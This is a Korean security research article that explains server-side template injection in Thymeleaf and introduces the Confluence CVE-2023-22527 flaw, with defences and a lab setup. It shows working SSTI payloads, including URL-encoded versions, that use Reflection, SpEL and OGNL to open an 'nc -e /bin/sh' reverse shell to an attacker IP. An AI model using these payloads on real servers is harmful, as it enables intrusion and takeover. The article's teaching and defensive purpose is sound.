Research & Technique

SSTI & Atlassian Confluence RCE 취약점(CVE-2023-22527)

1. Server-Side Template Injection(SSTI)

■ 취약점 개요

최근 공개된 2024 년 전자금융기반시설 보안 취약점 평가기준에 SSTI(Server-Side Template Injection) 항목이 추가됐다. SSTI 취약점의 경우 2015 년 Black Hat Conference 에서 소개된 후 최근까지도 관련 취약점이 꾸준히 나오고 있다. 이번 3 월호 R&T 에서는 SSTI 에 대한 설명과 관련 취약점인 Atlassian Confluence RCE(CVE-2023-22527)를 소개한다.

템플릿 엔진(Template Engine)은 주로 웹 애플리케이션과 이메일에서 고정 템플릿과 데이터를 결합하여 웹 페이지를 생성하는데 활용한다. 템플릿 엔진을 사용하면 코드를 HTML 형태로 간결하게 작성할 수 있다. 가독성, 재사용성, 유지보수 효율성 향상은 물론 코드 간소화 등의 효과를 얻을 수 있다.

템플릿 엔진에는 클라이언트에서 동작하는 클라이언트 측 템플릿 엔진(Client-Side Template Engine)과 서버에서 동작하는 서버 측 템플릿 엔진(Server-Side Template Engine)이 있다.



그림 1. 템플릿 엔진의 역할

서버 측 템플릿 엔진 사용 시 사용자 입력 값 검증이 미흡하면 SSTI 취약점에 노출될 수 있다. 공격자는 서버 측의 템플릿에 악의적인 템플릿을 삽입해 임의 객체 생성, 임의 파일 읽기/쓰기, 원격 명령 실행, 정보 누출 및 권한 상승 공격을 할 수 있어 매우 위험하다.

■ SSTI 동작 과정



그림 2. SSTI 동작 과정

① 공격자는 특정 템플릿 구문을 이용해서 SSTI 취약점이 있는지 확인한다.
② SSTI 취약점이 확인되면, 공격자가 악의적인 템플릿 구문을 삽입하여 악성 코드 업로드, 원격 명령 실행을 수행한다.
③ 취약한 서버는 공격자의 입력 값을 템플릿 구문으로 해석하여 해당 템플릿 구문 실행 결과를 반환한다.
④ 공격자는 악의적인 템플릿 구문 실행을 통해 서버의 주요정보를 탈취한다.

■ 주요 언어별 서버 측 템플릿 엔진

SSTI 공격에 영향을 받을 수 있는 언어별 서버 측 템플릿 엔진은 아래와 같다.

Language	Framework	Template Engine	템플릿 구문 예시
Python	Flask	Jinja2	{{7*7}}
C#	ASP.Net	Razor	@(7*7)
Java	Springboot	Thymeleaf	${7*7}
JavaScript	-	Jade	= 7*7
PHP	Symphony	Twig	{{7*7}}

위 표에서 나열한 서버 측 템플릿 엔진은 예시일 뿐이므로, SSTI 취약점은 해당 서버 측 템플릿 엔진 이외 서버 측 템플릿 엔진에서도 발생할 수 있다.

■ SSTI 공격 분석

이번 R&T에서는 주요 언어별 서버 측 템플릿 엔진 중 Thymeleaf를 사용하는 환경에서 SSTI 공격 분석을 진행한다.

Thymeleaf

Thymeleaf는 XML과 웹 표준을 염두에 두고 설계된 서버 측 템플릿 엔진이다. XML, Valid XML, XHTML, Valid XHTML, HTML5, Legacy HTML5 템플릿 모드를 지원한다.
Thymeleaf 에서 나타나는 SSTI 는 사용자 입력 값에 대한 적절한 검증 없이 해당 값을 템플릿 구문으로 해석해 발생한다. 사용자 입력 값을 그대로 받아 서버 측 템플릿에 템플릿 구문이 해석될 수 있는 예시 코드는 아래와 같다.

MainController.java

```
import org.thymeleaf.spring5.SpringTemplateEngine;
import org.thymeleaf.templateresolver.ITemplateResolver;
import org.thymeleaf.templateresolver.StringTemplateResolver;
... (중략) ...
public class MainController {
    @RequestMapping("/thymeleaf")
    @ResponseBody
    public String thymeleaf(@RequestParam(defaultValue="sktester") String username, HttpServletRequest
request, HttpServletResponse response) {
        String template = "<!DOCTYPE html><html lang='en'><head>" +
        ... (중략) ...
        + name +"</p></body></html>";
        TemplateEngine templateEngine = new SpringTemplateEngine();
        ITemplateResolver templateResolver = new StringTemplateResolver();
        templateEngine.setTemplateResolver(templateResolver);
        WebContext ctx = new WebContext(request, response, request.getServletContext());
        ... (중략) ...
        Writer out = new StringWriter();
        templateEngine.process(template, ctx, out);
        return out.toString();}
```

SSTI 공격에 이용할 수 있는 Thymeleaf Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
${ ... }	변수 표현식	<div th:text="${foo}">
@{ ... }	URL 링크 표현식	<a th:href="@{/foo(param1=${param1}, param2=${param2})}">foo
[[...]]	데이터 직접 접근	[[${data}]]
th:text	태그 내 데이터 접근	<h1 th:text="${data}">data</h1>

(※ https://www.thymeleaf.org/doc/tutorials/3.0/uingthymeleaf.html#standard-expression-syntax)

위 표를 참고해 수식이 삽입된 변수 표현식에 직접 접근하는 “[[${7*7}]]” 구문을 입력하면, 아래와 같이 템플릿 구문으로 해석한 후 49를 출력하는 것을 확인할 수 있다.

페이로드	[[${7*7}]]
입력 값	?username=%5b%5b%24%7b%37%2a%37%7d%5d%5d

그림 3. Thymeleaf Template Engine에서 [[${7*7}]] 구문 입력 시

혹은 태그 안에 수식을 넣은 “<a th:text=${7*7}>” 구문으로도 확인 가능하다.

페이로드	<a th:text=${7*7}>
입력 값	?username=%3c%61%20%74%68%3a%74%65%78%74%3d%24%7b%37%2a%37%7d %3e%3c%2f%61%3e

그림 4. Thymeleaf Template Engine에서 <a th:text=${7*7}> 구문 입력 시

Thymeleaf Template Engine 의 경우, Java 의 Reflection 기능, SpEL 표현식, OGNL[1](Object-Graph Navigation Language) 표현식을 활용하여 임의의 Java 객체를 생성할 수 있다. 객체 생성 방법은 템플릿 엔진마다 다양하다.

ex) Freemarker Template Engine: 임의의 Java 객체 생성 시, TemplateModel 클래스를 호출하여 생성

ex) Jinja2 Template Engine: 임의의 Python 객체 생성 시, 최상위 Object 클래스를 상속받은 특정 클래스를 호출하여 생성

Thymeleaf 는 임의의 문자열을 선언한 뒤, forName() 메서드를 통해 동적으로 클래스를 불러올 때 사용하는 Java 의 Reflection 기능을 활용하면, 소스코드 내 클래스를 불러올 수 있다. 따라서, java.lang.Runtime 클래스를 호출한 뒤, exec() 메서드를 활용하면 원격에서 임의의 명령을 실행할 수 있다.

페이로드	<a th:text="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('nc –e /bin/sh 192.168.102.61 8888')}">
입력 값	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27java%2elang%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d"><%2fa>



그림 5. Thymeleaf Template Engine 에서 원격 명령 실행 실행으로 리버스 쉘 연결

[1] OGNL : struts, Atlassian Confluence 등 Apache 소프트웨어, Java Application 에서 사용하는 Expression Language 다

Thymeleaf 에서 SpEL(Spring Expression Language)이라는 런타임에 객체 그래프 쿼리 및 조작을 지원하는 표현식을 사용할 수 있는데, 이를 활용하면 다음과 같이 원격 명령을 실행할 수 있다.

페이로드	<th th:text="${T(java.lang.Runtime).getRuntime().exec('nc -e /bin/sh 192.168.102.61 8888')}">Test</th>
입력 값	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">Test<%2fth>



그림 6. Thymeleaf Template Engine 에서 SpEL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

만일, 사용중인 Thymeleaf 가 OGNL 표현식을 지원한다면, 다음과 같은 OGNL 표현식으로 원격 명령을 실행할 수 있다.

페이로드	[[${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("nc -e /bin/sh 192.168.102.61 8888")}]]
입력 값	?username=%5b%5b%24%7b%23rt%20%3d%20%40java%2elang%2eRuntime%40getRuntime%28%29%2c%23rt%2eexec%28"nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888"%29%7d%5d%5d



그림 7. Thymeleaf Template Engine 에서 OGNL 을 활용한 원격 명령 실행으로 리버스 쉘 연결

■ SSTI 대응 방안

어떤 사용자도 템플릿을 조작할 수 없도록 만드는 것이 가장 좋지만, 동적으로 템플릿을 구성하기 위해 불가피하게 템플릿 조작을 허용하는 경우가 존재한다. 또한, logic-less 한 Liquid, Handlebars, Mustache 와 같은 템플릿을 사용 시, 코드 실행과는 별개로 템플릿을 구성하기 때문에 SSTI 에 대한 방어가 가능하다. 다만 해당 방식은 각 템플릿 엔진이 다른 문법과 다른 환경을 구성하기 때문에 현실적으로 어려운 방법이다. 위 두 방안을 제외하면 SSTI 에 대한 실질적인 대응방안은 Sanitization(코드 안정성 검사)와 Input Validation(입력값 검증), Sandboxing(샌드박싱)이 있다.

1. Sanitization(코드 안정성 검사)

Sanitization 이란 검증되지 않은 사용자 입력으로부터 Template 을 생성하지 않도록 처리하는 방안이다. 사용자 입력이 필요한 경우 Template 에서 제공하는 Parameter 를 통해 처리하도록 구성하여 Template 자체에 영향을 줄 수 없도록 제한해야 한다.

대표적으로 Flask 의 render_template() 메서드를 사용할 수 있다. 해당 메서드의 활용 예시는 다음과 같다.

app.py

```
#!/usr/bin/python3
from flask import *

... (중략) ...

@app.route('/', methods=['POST','GET'])
def index():
    a = int(request.form['a'])
    return render_template('index.html', a=a)
... (후략) ...
```

해당 조치를 하면 다음과 같이 49 라는 결과가 아닌, {{7*7}}를 그대로 출력하는 것을 확인할 수 있다.

페이로드	{{7*7}}
입력 값	?id=%7b%7b7%2a7%7d%7d

그림 8. Jinja2 Template Engine 에서 Sanitization 이후 {{7*7}} 구문 입력 시

2. Input Validation(입력값 검증)

사용자 입력에서 {, }, [,] 과 같은 특수문자 자체를 받지 못하도록 Escape 처리하는 로직을 적용하여 대응이 가능하다. 예를 들어, {{5*5}}를 입력했다면, 25 가 아닌, 특수문자가 필터링 되어 55 라는 값이 출력돼야 한다. 다음과 같이 필터링 대상을 구성할 수 있다. 이는 일부 XSS, SQL Injection 에서 대응하는 방식과 동일하다.

필터링 대상(예시)					
-	=	+	.	,	/
?	:	^	$	#	@
*	₩	"	※	~	&
%	!	(	)	[	]
<	>	{	}	`	_

3. Sandboxing(샌드박싱)

사용자 입력 값을 기반으로 Template 을 생성하고 렌더링해야 하는 경우, 불가피하게 사용자 입력으로 Template 을 처리할 수밖에 없다. 이때, 사용자 입력으로부터 받는 Template 은 Sandboxing 하여 공격 코드가 실제로 영향을 끼칠 수 없도록 제한하는 방법으로도 대응이 가능하다. 이때, Sandboxing 의 경우 우회할 여지가 있기 때문에 단독으로 사용하기 보다는 다른 보완 방식과 이중으로 혼용해 사용하는 것을 권장한다.

2. Atlassian Confluence Server 및 Data Center 원격 코드 실행 취약점(CVE-2023-22527)

■ 취약점 개요

2024년 1월 16일, 글로벌 협업 툴 소프트웨어인 Atlassian의 Confluence 제품에서 원격 코드 실행 취약점(CVE-2023-22527)이 공개됐다. 이 취약점은 2022 년 6 월 공개된 Atlassian Confluence 원격 코드 실행 취약점(CVE-2022-26134)의 미흡한 보안 조치로 인해 발생한다. 해당 취약점으로 공격자는 문자열을 불러오는 getText() 메서드를 우회하여 OGNL에 접근 가능한 객체를 통해 원격 코드를 실행할 수 있다.

본 취약점은 CVE-2023-22527 으로 인해 인증되지 않은 사용자의 OGNL 구문 삽입이 가능하다. 이로 인하여 발생하는 원격 코드 실행에 의한 서버 장악, 랜섬웨어 유포, 소스코드 유출 등의 피해가 발생할 수 있다. 또한, 공격자가 인증 없이 낮은 복잡성의 공격으로 원격 코드 실행을 할 수 있어 9.8 점의 CVSS 점수를 기록하기도 했다.

아래와 같이 OSINT 검색 엔진을 통해 인터넷 상에 공개된 Atlassian Confluence 를 조회한 결과, 우리나라를 포함해 전세계적으로 많은 기업이 이를 협업 툴로 사용하고 있었다. 따라서 현재 사용중인 Atlassian Confluence의 버전이 취약한지 확인이 필요하다.



그림 9. Atlassian Confluence 사용 빈도

■ 공격 시나리오



그림 10. CVE-2023-22527 공격 시나리오

① 공격자는 OSINT 검색 엔진을 통해 취약한 Confluence 서버를 탐색
② 공격자는 CVE-2023-22527 취약점을 이용하여 피해자 서버에 접근
③ 공격자는 원격 명령 실행을 통해 Reverse Shell 연결
④ 공격자는 피해자의 서버를 장악한 뒤 주요 정보를 탈취

■ 영향받는 소프트웨어 버전

CVE-2023-22527에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Atlassian Confluence Data Center and Server	8.0.x
	8.1.x
	8.2.x
	8.3.x
	8.4.x
	8.5.0 ~ 8.5.3

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-22527 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 22.04.3 LTS Atlassian Confluence 8.5.3 (172.25.48.1)
공격자	Kali Linux (192.168.142.135)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2023-22527 취약점이 존재하는 Confluence 서버를 구축한다.
아래의 링크를 참고하여 도커로 설치 가능하다.

- URL : https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2023-22527

```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                    2.6s
 ⠿ Container eqst-web-1  Started                                    4.6s
```

그림 11. sudo docker-compose up -d 으로 빌드

설치한 Confluence 서버(172.25.48.1:8090)에 접근하면, 아래와 같이 CVE-2023-22527 취약점이 존재하는 8.5.3 버전의 서버를 확인할 수 있다.

